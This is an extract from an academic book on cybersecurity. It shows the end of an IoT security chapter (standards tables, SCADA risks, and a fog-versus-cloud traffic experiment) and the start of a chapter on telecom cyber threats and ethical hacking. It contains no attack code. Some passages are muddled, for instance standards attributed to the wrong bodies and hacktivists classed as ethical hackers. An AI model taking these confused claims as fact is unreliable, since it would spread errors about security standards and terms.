Protocols	Wi-Fi, LTE	NFC, Zigbee, Z-Wave, BLE	Sigfox, LoRA, 6LowPAN
Market share (%)	16	39	45

Table 2 IoT security standards

IoT standards	Security description
#1. ITU-T	ITU-T alphabetically categorizes the standards by content and number by the detail of each alphabet. IoT safety standards are laid forth in ITU-T series F, X, Y. F series deals with NTS services while F.700-799 deals with audiovisual services. Security standards in F.748.0 are available. It includes an overview, features, and common IoT application requirements based on ITU-T Y.2060. Security requirements are essential to incorporate diverse safety rules and procedures since there are substantial safety concerns associated with all objects in IoT Y series deals with the global infrastructure of information, Internet protocol characteristics, and networks for the next generation. Y2000–2099 refers to IoT and smart cities and communities, Y4100–4249 refers to requirements and usage cases. Y4550–4699 refers to services, applications, calculation, and data processing, and Y4700–4799 refers to management, control, and performance. You have the following references, and the following refer to Y4550–4899. Y.2060, Y.2063, Y.2066, Y.2067, Y.2068, Y.2075, and Y.4111/Y.2076, Y.4112/Y.2077, Y.4552/Y.2078, Y.4553, and Y.4702 are the safety standards Y.2060 includes concepts, characteristics, needs, and IoT reference models for every layer and particular security capability, and exhibits generic security capabilities, closely combined with reference model application-related requirements. Y.2063 provides the WWT and security architecture for the permission of heterogeneous WoT devices. Y.2066 covers situations of broad use and common IoT needs. All IoT actors were examined for safety and privacy needs. They include security of communications, data administration security, the safety of service supply, integration of safety policy and technology, mutual authentication and approval, and safety audit. Y.2067 offers a portal for IoT applications with common conditions and capabilities It provides security for gateways including authentication, data encryption, protection of privacy, etc. Identification, authentication of the IoT application gateway, security, and privacy-related needs. Y.2068 contains ideas, functional framework views, and IoT features. Security capabilities also exist for communication, data management, security services, security integration, mutual authentication, and security auditing Y.2075 sets the structure and capability capabilities of e-health surveillance. Secure authentication and approval capabilities in EHM, secure communication, confidentiality, completeness, access control, trail audit, and safety of data storage. Y.4111/Y.2076 provides semantics-based requirements and an IoT framework comprising case applications, requirements, and semantic capacity. For security, semi-security support is suggested. Y.4112/Y.2077 defines concept, purpose, components, and IoT plug and play criteria. Requirements linked to PnP safety capabilities include authorization, access control, firewall protection, and security of devices and data for applications The IoT app support paradigm is provided by Y.4552/Y.2078. Customizable service provision capabilities exist in the configurable model, allowing IoT applications to configure IoT communication capabilities based on their requirements. Y.4553 sets smartphone specifications for IoT applications and services as sink nodes. These criteria must be subject to authentication and data protection Finally, Y.4702 offers common IoT device management requirements and capabilities. Security is provided via the device management feature for communications, event reporting and investigation, device security, and device security control

(continued)

Table 2 (continued)

IoT standards	Security description
#2. IETF	ISO/IEC 30,128 standard document provides IoT security-related materials and is developed in general network sensor networking security consideration IoT security standards mainly concern the network and its IoT protocols. The RFC 4919, 6606, 7228, 7252, 7388, 7554, and 7641 and 7650 have these indications. RFC4919 gives an introduction of 6LoWPAN, discusses IPv6 networking advantages, and thorough security criteria for safety consideration. For the safe functioning of the routing protocol, RFC6 6606 offers issue and design spaces for routing 6 LoWPAN with low power and device and connection features and requires authentication of broadcasting and bidirectional link verification. For restricted-node networks, including security terms, RFC 7228 is available. IETF coAP is RFC 7252 CoAP security using DTLS is specified for security purposes, protocol parsing, proxy, caching, and assaults. RFC 7388 specifies the management information base to be used with network management protocols and objects for 6LowPAN administration, including a secure MIB modular network. RFC 7554 provides an environmental description, issue statement, and TSCH objectives. To specify authentication and data transmission for application and signage, secure communication is required. Including security concerns, RFC 7641 addresses resources in the CoAP. For RELOAD, RFC 7650 sets the coAP. The safety model of RELOAD is based on certified public key policies, and the RELOAD basic access control policies are set out
#3. OneM2M	Various standards as partner members, 1M2M was attended by organizations. Therefore, they have the same criteria. OneM2M standards are all IoT standards. TS-0001 outlines the oneM2M functional architecture end to end. Sensitive information handling, vulnerability assessment, security association access control, including identification, verification, and authorization, and asset tracking are all part of this architecture's protection. For oneM2M, TS-0002 provides an instructional role model as well as technical specifications For safety purposes, there are 63 security criteria. TS-0003 specifies a security solution for M2M encompassing security architecture, security service layer, authorization, security frameworks and processes, privacy protection architecture, and oneM2M data-type specific security standards. TS-0004 defines oneM2M complaint system communication protocols, M2M app, common data formats, interfaces, and message sequences For these M2M systems and applications, key establishments and processes based on end-to-end security certificates are defined. TS-0005 provides translation protocols and mapping between oneM2M service layer, the Lightweight Machine to Machine (LOMM), OMA-DM (open mobile alliance device management), and its access control management. The TS-0007 specifies the M2M services, and hence it is necessary to examine the authorization and authentication of service requests. CoAP, HTTP, MQTT, and web socket binding and authentication/authorization of messages are considered by TS-0008, TS-0009, TS-0010, and TS-0020 TS-0013 defines the interoperability testing and the connection of security between originators and recipients. Specify LWM2, AllJoyn, and OIC interworking (really OFC) devices in TS-0014, TS-0021, and TS-0024. Contents of security are specialized in mapping and access management procedures

and mutual interaction security. OneM2M has also published interworking standards, IoT devices, and these standards provide content on platform architecture access control. Sensitive data, privacy, interfaces, and architectural security standards need authentication, encoding/decryption, and protocol authorization, allowing any IoT environment interactions.

5 IoT Industrial Security

Cybersecurity for Information Technology (IT) traditionally focuses on the protection necessary to guarantee that electronic information communication systems are private, integral, and available. IoT imposes cybersecurity on IT and industrial operations and the management of cybertechnologies and processes. In the power business, for example, the focus was on installing equipment that might increase the dependability of electricity systems. Until recently, communications and IT equipment were normally seen as service support exclusively. The divide becomes increasingly less obvious (OT–IT and IT network integration). For example, operators of electrical transmission systems confront the problems of taking significant quantities of energy from renewables. It is inherently unpredictable and difficult to anticipate and plan many renewable energy sources. To ensure grid dependability, new planning methods and algorithms have to be employed. Without the help of developing IT technology, all of this could not be done.

SCADA or supervisory control and data acquisition is an information system architecture used for high levels of industrial, infrastructure, or facilities management in the field of computers, networked data transfers, and graphical user interfaces. SCADA systems are used to monitor and control physical processes, such as power transmission, gas, and oil transit through pipelines, water distribution, road lighting, etc. The safety of such SCADA systems is essential because compromise or destruction of such systems may affect many aspects of society. Other automated metering systems usually expand SCADA's fundamental features. We may talk about three phases of progression in the SCADA system. SCADA systems were originally independent and fully separated with proprietary protocols, making everything intricately secure. The following phase featured an increased number of links between SCADA systems, office networks, and the Internet, making them exposed to kinds of IT-related network assaults. SCADA systems are now using the Internet of Things to dramatically decrease infrastructure costs and increase the ease of maintenance and integration since cloud computing is becoming increasingly available. SCADA systems today may report in virtually real time and leverage the available horizontal scales in cloud settings to perform more sophisticated control algorithms than traditional programmable logic controllers can feasibly accomplish.

All these developments mean that a contemporary SCADA system is facing numerous new threats. The systems of SCADA may vary. However, they may be divided into components that exist in any system in some form from a security standpoint. There are four parts to a typical SCADA system. Data acquisition comprises sensors, measuring devices, and field equipment such as photo-sensors, pressure sensors, and sensors for temperature and flow. For instance, a system default may result in the sensor accepting changes without appropriate checks. Another example may be uncertain energy meter readers, which can modify the internal data for unauthorized users. Conversion and control include remote devices, smart electronics, programmable logic controllers, and convert and control systems. Remote terminal devices are connected and networked to monitor computer systems with sensors and actuators in process. PLCs are connected in the process to sensors or actuators and are networked in the same way as remote terminal units with more advanced built-in control functions. Unauthenticated ports may enable memory and logging manipulation. This can allow attackers to modify the settings of the system and also delete logs indicating system changes to mask malicious activities.

The communications infrastructure connects the monitoring system to remote terminals and logic controllers and might utilize proprietary protocols from industry standard or OEM. In failing the communication network, the process controls will not necessarily halt and the operator can continue to monitor and control the communications on resuming. Critical systems are frequently called over several pathways with twin redundant data highways. A theoretical attacker may get sensitive industrial data (if the network is unsecured). The control computer is the fundamental system component that collects process data and sends control orders to the linked devices. The numerous servers may generally be arranged in dual configurations to enhance the integration of the system. The interface between human and machine offers the operational staff graphically process information in the form of image diagrams, which depict the process being managed scheme and alert and event logging pages. The interface has been connected to the control computer of SCADA for live data to control imitation diagrams, alert displays, and trend charts. Typically, it also contains a drawing software used by operators or systems maintenance staff to amend the interface representation of these points and a historical database that collects time series, events, and alarm data that may subsequently be used to reproduce graphical trends, etc. This category covers majority of all SCADA vulnerabilities. Most SCADA suppliers go to web-based HMIs. As a result, this component may be affected by several web-based vulnerabilities. IT system administrators generally have full access to all system databases allowing them to alter or distribute data outside of the corporate security environment.

Traditional isolated SCADA systems are implemented with implicit safety by maintaining the extremely close borders between those with access and the designated secure communication channels given in Table 3 of the specific SCADA functions or data. The goal was on keeping everything as close as possible and locked. On the other hand, numbers within and across network borders of various sorts of links in current systems continue to accelerate and open up new exposures. The implementation in operational contexts of IP-based technologies and computer devices of popular interest presents new dangers as well as their benefits.

The focus is now on the integration of large-scale IoT data and the exchange of information. Not only must we safeguard the fundamental operations of the SCADA against cyberassaults, but we also must deal with data layer security. Settlement data,

Table 3 SCADA evolution

SCADA	Modern	Regular
Risks	High	Low
Resourcing	Outsourced	Staff
Systems	Off-the-shelf commercial	Custom hardware/software
Access	Remote	Physical
Architecture	Distributed	Centralized

for instance, is the cornerstone of the contemporary energy market system and can be impacted by targeted sophisticated security assaults on data measuring. Techniques (tools, methods) for securing the control system are available:

- Authentication and authorizations at the functional and data levels, including industry-specific controls.
- Segmentations based on topology.
- Application whitelisting—to control which applications are allowed to install or execute on which hosts.
- Outlier detection tools.
- Bug fix management/upgrade services.
- Vulnerability scanning.
- Security awareness training for staff, contractors, and vendors.
- Asset identification—visibility of components within the network.
- Antimalware/antivirus.
- Assessment and audit.
- Continuous Monitoring and Log Analysis.

Cybersecurity has been the main component of the smart grid program from the outset and considerable efforts have been made to define criteria codified in studies, such as the NIST 7628 Smart Grid Security Guidelines. Although these standards do not per se address the IoT, they set forth cybersecurity requirements for energy applications, from generating facilities to consumer premises. Moreover, several utilities have obtained important experience in securing their assets, to fulfill the NERC CIP cybersafety criteria. Therefore, the most popular view in IoT is to use a loosely connected network of devices and sensors that release their data through a messaging architecture utilizing web services and message protocols such as Message Queuing Telemetry Transport, CoAP, and Advanced Message Queuing Protocols (DDS) (AMQP). Most protocols have not yet been extensively utilized in addition to AMQP. The AMQP protocol in the financial sector offers a transactional paradigm that is more sophisticated and not suitable for edge devices. We are aware that none of these protocols is utilized in the automation systems and devices of the energy sectors. The development of IoT will surely make substantial changes in industrial system architecture. The notion is that the monolithic designs should be abandoned and replaced by natural, basic design paradigms that are easy to evaluate for safety flaws more explicitly. Sensors and actuators can be viewed in a networked context as main service providers. Using the data provided by these core services, we may add more services to the network and add new services to these. We designed a linked node graph formally. Nodes represent services and edges of data as service dependencies between them.

Using this approach further, we may simply integrate the IoT with today's newest architectural information system patterns. The first significant trend is the use of micro-services as an architectural model for the deployment of light and loosely coupled services, and the second consists of the use of containers rather than virtual equipment for some types of operational loads. Both provide more insight into the topology services, version tracking, failures of logging, etc. This enhances the safety pattern implicitly by improving system visibility, resilience, and flexibility. What we have discussed is the deployment of a more flexible failure concept design where the system is built to minimize the impact of the compromised service in the event of a service failure. The side effect of lowering network reliance itself is another benefit of this strategy. In terms of processing and behavior, service nodes have increased importance without hard coding on the communication layer, as has been the case with the service-oriented architecture service bus component.

6 Use Case: Secure Vehicular Traffic Control Using IoT

Smart vehicular management is viable use case for IoT technology. The authors designed and implemented two experimental setups. The first setup involves standard cloud implementation and the second setup employs fog computing implemented using IoT sensor nodes to compare the performance of the vehicle management fog application regarding the response time and bandwidth consumed. The architecture and implementation involved deploying 50 IoT sensor nodes across the university areas and routes.

Smart vehicular management is viable use case for fog and IoT technology. The authors designed and implemented two experimental setups. The first setup involving standard cloud implementation and the second setup employing fog computing and IoT sensor nodes to compare the performance of the vehicle management fog application regarding the response time and bandwidth consumed. The architecture and implementation involved deploying 50 sensors nodes across the university areas and routes. Each sensor is a high-gain receiver with antenna having MediaTek 3329 chipset hardware running on 5 V DC interfacing with 5 V microprocessors and 4 GB memory chip with position accuracy of less than 3.0 m. These sensors detected the speed of each passing vehicle along the university roads, sending data to the cloud for query processing on the cloud server and executing query processing engine locally for the fog infrastructure. These sensor devices were initially setup in catch-and-forward state to send traffic data generated to the university cloud servers connected to the Internet via MPLS and wireless circuits, this simulated the cloud deployment. Then the nodes were configured to store to traffic data captured and perform the queries locally and then send the processed data to the local micro-data center server, this simulated the fog and IoT deployment.



End Point Vehical Sensors gather traffic data
Cloud setup: Catch & Pass Send data to Wifi, local network and gthen to Cloud
Fog Setup: Process Locally Send to Micro Data Center for final prcoessing
Queries executed for Congestion faced, Route Plan, Traffic Accident, Travel Speed
Compare Processing Time, Hops traversed & Bandwidth usage

Fig. 2 Fog-IoT and cloud computing deployment process

Both deployments involved execution of multiple queries on the traffic data generated for real-time calculation for the application performance for ROUTE_PLAN, CONGESTION_FACED and TRAFFIC_ACCIDENT and TRAVEL_SPEED. Average speed is calculated over 9 h period. The data is then processed for Congestion Faced in each traveled lane as well as for accident detected based on the average time taken and level of congestion faced which indicated accidents occurred or not as illustrated in Fig. 2.

The traffic data was processed by the cloud hosted servers on the University MPLS network while Fog nodes processed the traffic data locally and sent on the relevant bytes to the fog cloud server application console. Fog nodes dynamically connect to different place operators across fog devices when there is enough capacity to save bandwidth and minimize latency. Results obtained for both setups are compared and evaluated. After the cloud computing data gathering is completed, the sensors are reconfigured to process the traffic data close to the source as part of the fog infrastructure. The authors processed the data and compared it for cloud and fog for routing metrics as processing time, hops traversed, and bandwidth usage. Academic researchers and the wide market growth and acceptance advocate that in near-future fog-computing-enabled IoT nodes and devices will be a key enabler for Internet-based IoT applications across public and private industry sectors. This research on Smart Fog Computing taxonomy has been proposed after analyzing existing techniques for smart fog computing, taking into consideration criteria from fog security, fog design, fog node management, energy management, and capacity management.

The results are presented in three graphs as illustrated below. The first graph in Fig. 3 shows the end-to-end throughput time taken for processing, starting from data gathering to final processing. It is worth stating that if the fog setup is designed and configured as per the proposed taxonomy and architecture. The resource contention in fog and IoT nodes can cause latency and efficiency issues. The results are presented in three graphs as illustrated below The first graph shows the end-to-end throughput time taken for processing, starting from data gathering to final processing.

The second graph in Fig. 4 displays the hop counts traversed; these are the routers, which the packets pass before reaching the final servers over the core network. It is worth noting that the fog infrastructure displayed considerably less number of hops as compared to cloud.

The third graph in Fig. 5 illustrates that amount of average bandwidth consumed by the sensors when compared for cloud and fog devices.

From the experimental setup, as compared to cloud computing, fog and IoT process the traffic data locally on the edge devices, which reduces the end-to-end




Fig. 3 Fog and cloud execution time comparison




Fig. 4 Fog and cloud hop number comparison




Fig. 5 Fog and cloud bandwidth usage comparison

Table 4 Comparing fog and cloud computing results

Metric measured	End-to-end processing	Hops traversed	Bandwidth usage
Cloud computing	29.44 s	56	247 kbps
Fog computing	6.7 s	4	8 kbps

time taken for final processing and bandwidth usage reaching to the cloud servers. Table 4 displays the huge advantage of using fog as compared to cloud computing.

7 Conclusion

Given the considerable number of sensitive data that is online and the remote accessibility of intelligent gadgets worldwide, safety deficiencies inside the Internet of Things might cause the whole globe a big disadvantage. Such defects can interrupt the entire network and lead users to suffer devastating repercussions. Security concerns are therefore an important component that must be considered thoroughly before creating modern Internet solutions for matters. This chapter describes the various threats inside IoT systems in a properly structured taxonomy to help researchers and developers design suitable safeguards for their IoT development. The main results obtained in this paper are the following. As compared to cloud computing, on deploying fog computing and IoT devices, the end-to-end processing time dropped from 29.44 to 6.7 s (77% less), hops traversed reduced from 56 to 4 hops (92% less) while the bandwidth usage dropped from 247 to 8 kbps (96.7% less).

References

1. EY (2015) Cybersecurity and the Internet of Things. EY Global, UK
2. Borgohain T, Kumar U, Sanyal S (2015) Survey of security and privacy issues of things. arXiv preprint arXiv: 1501.02211
3. Zhou H (2012) The Internet of Things in the cloud in a middleware perspective. CRC Press
4. Li S, Da Xu L, Zhao S (2014) The Internet of Things: a survey. In: Springer information systems frontiers, New York, pp. 243–299. https://doi.org/10.1007/s10796-014-9492-7
5. Mahmud Hossain M, Fotouhi M, Hasan R (2015) Towards an analysis of security issues, challenges and open problems in the Internet of Things. In: 2015 IEEE world congress on services (SERVICES). IEEE, pp 21–28
6. Singh S, Singh N (2015) Internet of Things (IoT): security challenges, business opportunities & reference architecture for e-commerce. In: 2015 international conference on Green Computing and Internet of Things (GCIoT). IEEE, pp 1577–1581
7. Gou Q, Yan L, Liu Y, Li Y (2013) Construction and strategies in IoT security system. In: Green computing and communications (GreenCom). In: 2013 IEEE and Internet of Things (iThings/CPSCom), IEEE international conference on and IEEE cyber, physical and social computing. IEEE, pp 1129–1132
8. Wang Y, Zhang X (2011) Internet of Things. Springer International IoT Workshop, Changsha, China
9. Harun Yilmaz M, Arslan H (2015) A survey: spoofing attacks in physical layer security. In: 40th annual IEEE conference on local computer networks. IEEE, pp 812–817
10. Zhang K, Liang X, Lu R, Shen X (2014) Sybil attacks and their defenses in the Internet of Things. IEEE Internet Things J 1(5):372–383
11. Alsaadi E, Tubaishat A (2015) Internet of Things: features, challenges, vol 4, no 1, pp 1–13
12. Belapurkar A (2009) Distributed systems security: issues, processes, and solutions. John Wiley & Sons, Chichester, UK
13. Alam S, De D (2014) Analysis of security threats in wireless sensor network, vol 6, no 2, pp 35–46
14. Grand I, Nancy E, Nancy T (2016) A taxonomy of attacks in RPL-based Internet of Things, vol 18, no 3, pp 459–473
15. Sabeel U, Chandra N (2013) Categorized security threats in the wireless sensor networks: countermeasures and security management schemes, vol 64, no 16, pp 19–28
16. Atzori L, Iera A, Morabito G (2010) The Internet of Things: a survey. Comput Netw 54(15):2787–2805
17. Nandal D, Nandal V (2011) Security threats in wireless sensor networks, vol 11, no 01, pp 59–63
18. Billure R, Tayur VM, Mahesh V (2015) A study on the security challenges, pp 247–252
19. Riahi A, Challal Y, Natalizio E, Chtourou Z, Bouabdallah A (2013) A systemic approach for IoT security. In: 2013 IEEE international conference on distributed computing in sensor systems (DCOSS). IEEE, pp 351–355
20. Press G (2013) Internet of Things (IoT) predictions|what's The Big Data? on WordPress.com. http://whatsthebigdata.com/2016/02/13/internet-of-things-iot-predictions/. Accessed 23 Feb 2016
21. InfoSec I (2015) Insider vs outsider threats: identify and prevent. http://resources.infosecinstitute.com/insider-vs-outsider-threats-identify-and-prevent/. Accessed 13 June 2016
22. Bhardwaj A, Goundar S (2019) IoT enabled smart fog computing for vehicular traffic control IOT. EAI https://doi.org/10.4108/eai.31-10-2018.162221

Cyber Threats, Attack Strategy, and Ethical Hacking in Telecommunications Systems

E. M. Onyema, A. E. Dinar, S. Ghouali, B. Merabet, R. Merzougui, and M. Feham

Abstract There are rising cybersecurity concerns in the telecommunication sector as hackers intensify their sophistication. The techniques employed by hackers are constantly evolving and so are their tools. Data theft is the end goal for numerous attacks, with hackers seeking predominantly personal data, credentials, and credit card information. Telecom companies are a big target for cyber-attacks because they build, control, and operate critical infrastructure that is widely used to communicate and store large amounts of sensitive data. Hackers often compromise telecommunication systems and attempt to steal users' information, defraud people and also attack telecom services and infrastructures. Cyber criminals often achieve their aim using different strategies, including the exploitation of vulnerabilities in both software and hardware and other possible loopholes. Given that telecom companies control critical infrastructure, the impact of an attack can be very high and far-reaching, this chapter examines the attack strategies and ethical hacking in telecommunication with a view to help the industry to understand, prepare and defend themselves against existing and potential cyber threats and attacks.

E. M. Onyema (✉)
Department of Mathematics and Computer Science, Coal City University, Enugu, Nigeria
e-mail: michael.edeh@ccu.edu.ng

A. E. Dinar
LSTE Laboratory, Faculty of Sciences and Technology, Mustapha Stambouli University, Mascara, Algeria
e-mail: amina.dinar@univ-mascara.dz

S. Ghouali
Faculty of Sciences and Technology, Mustapha Stambouli University, Mascara, Algeria
e-mail: s.ghouali@univ-mascara.dz

S. Ghouali · R. Merzougui · M. Feham
STIC Laboratory, Univ Tlemcen, Tlemcen, Algeria
e-mail: merzrachid@yahoo.fr

M. Feham
e-mail: m_feham@mail.univ-tlemcen.dz


B. Merabet
Faculty of Sciences and Technology, Mustapha Stambouli University, Mascara, Algeria
e-mail: b.merabet@univ-mascara.dz

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_2

Keywords Cybersecurity · Cyber threats · Hacking · Data protection · Cryptography · Telecommunication

1 Introduction

The evolution of Internet has produced sophisticated cyber-criminal gangs that are not only threat to individuals, but also organizations. Now almost anyone can access the tools to conduct hacking campaigns against their perceived enemies or victims. Strategies and hacking techniques that may have once required specialist expertise are now sold in easy-to-use bundles, complete with tutorials for the non-tech savvy. The number of computers connected to the Internet, along with other devices and networks, continues to increase. The administration, private industry, and regular computer clients are concerned that their information or private data will be put at risk by a criminal hacker because of the new features of the Internet [1]. If an organization is connected to the Internet and holds any type of data, it's almost inevitable that it's going to end up in the sights of hackers. "There's an entire as-a-service ecosystem and it's really everywhere. It started as malware-as-a-service, but now there's also phishing as-a-service, exploit kits as-a-service, and botnets as-a-service. Anyone can mix-and-match their own attacks, almost without knowing anything". Cyber threats and attacks are perpetrated by many actors, including criminal groups, state sponsored actors, cooperate spies, malicious insiders, terrorists groups, and individual hackers. These sophisticated actors typically use very advanced persistent threats (APT) that can operate undetected for long periods of time [2]. Communication channels targeted for covert surveillance include everything from phone lines and online chat to mobile phone data. The growing threats associated with hacking and other cyber security threats have necessitated the training and engagement of ethical hackers by organizations with a goal to legally checkmate the activities of hackers and develop measures to protect the organization from emerging cyber threats and attacks. Ethical hackers often use defensive strategies to discourage or turn back an offensive illegal hacking strategy and to swiftly protect individual and organizational data.


Cyber-Threats
Telecommunications
Who?
Cyber-criminals
Script Kiddies
State Actors
Cases
State-sponsored hackers launch privacy attack
Thief steals a laptop containing personal information of customers
False claims do real damage to a major ISP
ISP
CLAIM
What?
Customer Data
Intellectual Property
Communications Data

Source: https://www2.deloitte.com/global/en/pages/risk/cyber-strategic-risk/articles/Telecommunications.html [3]

2 Ethical Hacking

An ethical hacker is a computer and networking expert who systematically attempts to penetrate a computer system or telecommunication network on behalf of its owners for the purpose of finding security vulnerabilities that a malicious hacker could potentially exploit. An ethical hacker looks for any possible points of attack that could be utilized by malicious hackers and sidesteps the framework security to find those weak points [4]. To hunt down a criminal, emulate the mentality of a cheater. Ethical hacking is designed to test the security of any given network. A notable distinction: includes related devices, traps, and systems, but with one particular feature that hackers use. Ethical hacking is completely acceptable. An ethical hacker does their work with authorization of the intended goal. An ethical hacker's overall strategy is to seek vulnerabilities from a hacker's perspective in order to help strengthen the security of frameworks. This is one piece of a larger program that incorporates advancing security enhancements. There is also a practice of ethical hacking, which safeguards buyers from sellers' claims about the security of their items. They claim previous employees know every aspect of the current system from the root, allowing them to quickly and easily tear it down. An ethical hacker must be trusted. To be absolutely certain that personal information obtained by the ethical hacker won't be misused, the customer needs to be 100% certain. Another very important skill is having the ability to be patient. An ethical hacker is an organization's most trusted employee because he or she is employed to conduct security and safety audits of the organization's computer network. There is another truth hidden in this case: It is a crime to gain testing of said access with his agreement is permissible, however access to another's computer system or network is not permissible. Because of the sheer number of ethical hackers in the IT field, they have an advantage over their targets [5–9].

2.1 Ethical Hacking Subtypes

Generally speaking, ethical hacking may be divided into four categories, each of which is characterized by the amount of expertise that the hacker possesses. There are many hackers out there whose objectives are not to cause harm to other individuals or organizations. At its core, ethical hacking is described as hacking that is performed with the intent of not inflicting harm, but rather to take preventative steps to ensure the continued security and safety of a system, as well as to find and test for vulnerabilities in the existing system [10, 11].

2.1.1 Hacktivists (Cyber-Activists)

Hackers use this technique to gain access to any computer system without permission, for whatever reason they choose, whether it's for a social or political reason. Cybercriminals have the ability to post a very large message on the main page of any well-known website, or any other sort of so-called significant message, without being detected or detected in order for visitors to notice and react to the message. There are no restrictions on what type of speech or social message can be displayed, and users are free to take part in any discussion or forum that they choose.

This could result in the hacking of the system without the target's knowledge or consent. It could contain a social message, such as whether ethical hacking is ethical or not, which would draw in a large number of users who would then be able to participate in the discussion.

2.1.2 Cyber-Warfare Warrior

In computer hacking, a cyber-warrior is a sort of hacker that is paid by an organization or an individual to penetrate a computer system or a computer network in order to steal data. As a hostile hacker, the cyber-warrior will seek to find any flaws or weaknesses in the present system, which will be reported to the appropriate authorities.

Unlike in the last example, the hacker in this scenario has no prior knowledge of the system or computer network into which he is seeking to gain access.

Involved in this activity, he will gain knowledge of the vulnerabilities in the current system or computer network and will be able to inform the organization or individual about the need to address these vulnerabilities in order to keep the website or other data safe from hacking in the future by conducting research on the vulnerabilities.

2.1.3 Penetration Testers

White box penetration testers are persons who specialize in the execution of white box penetration tests on computer networks.

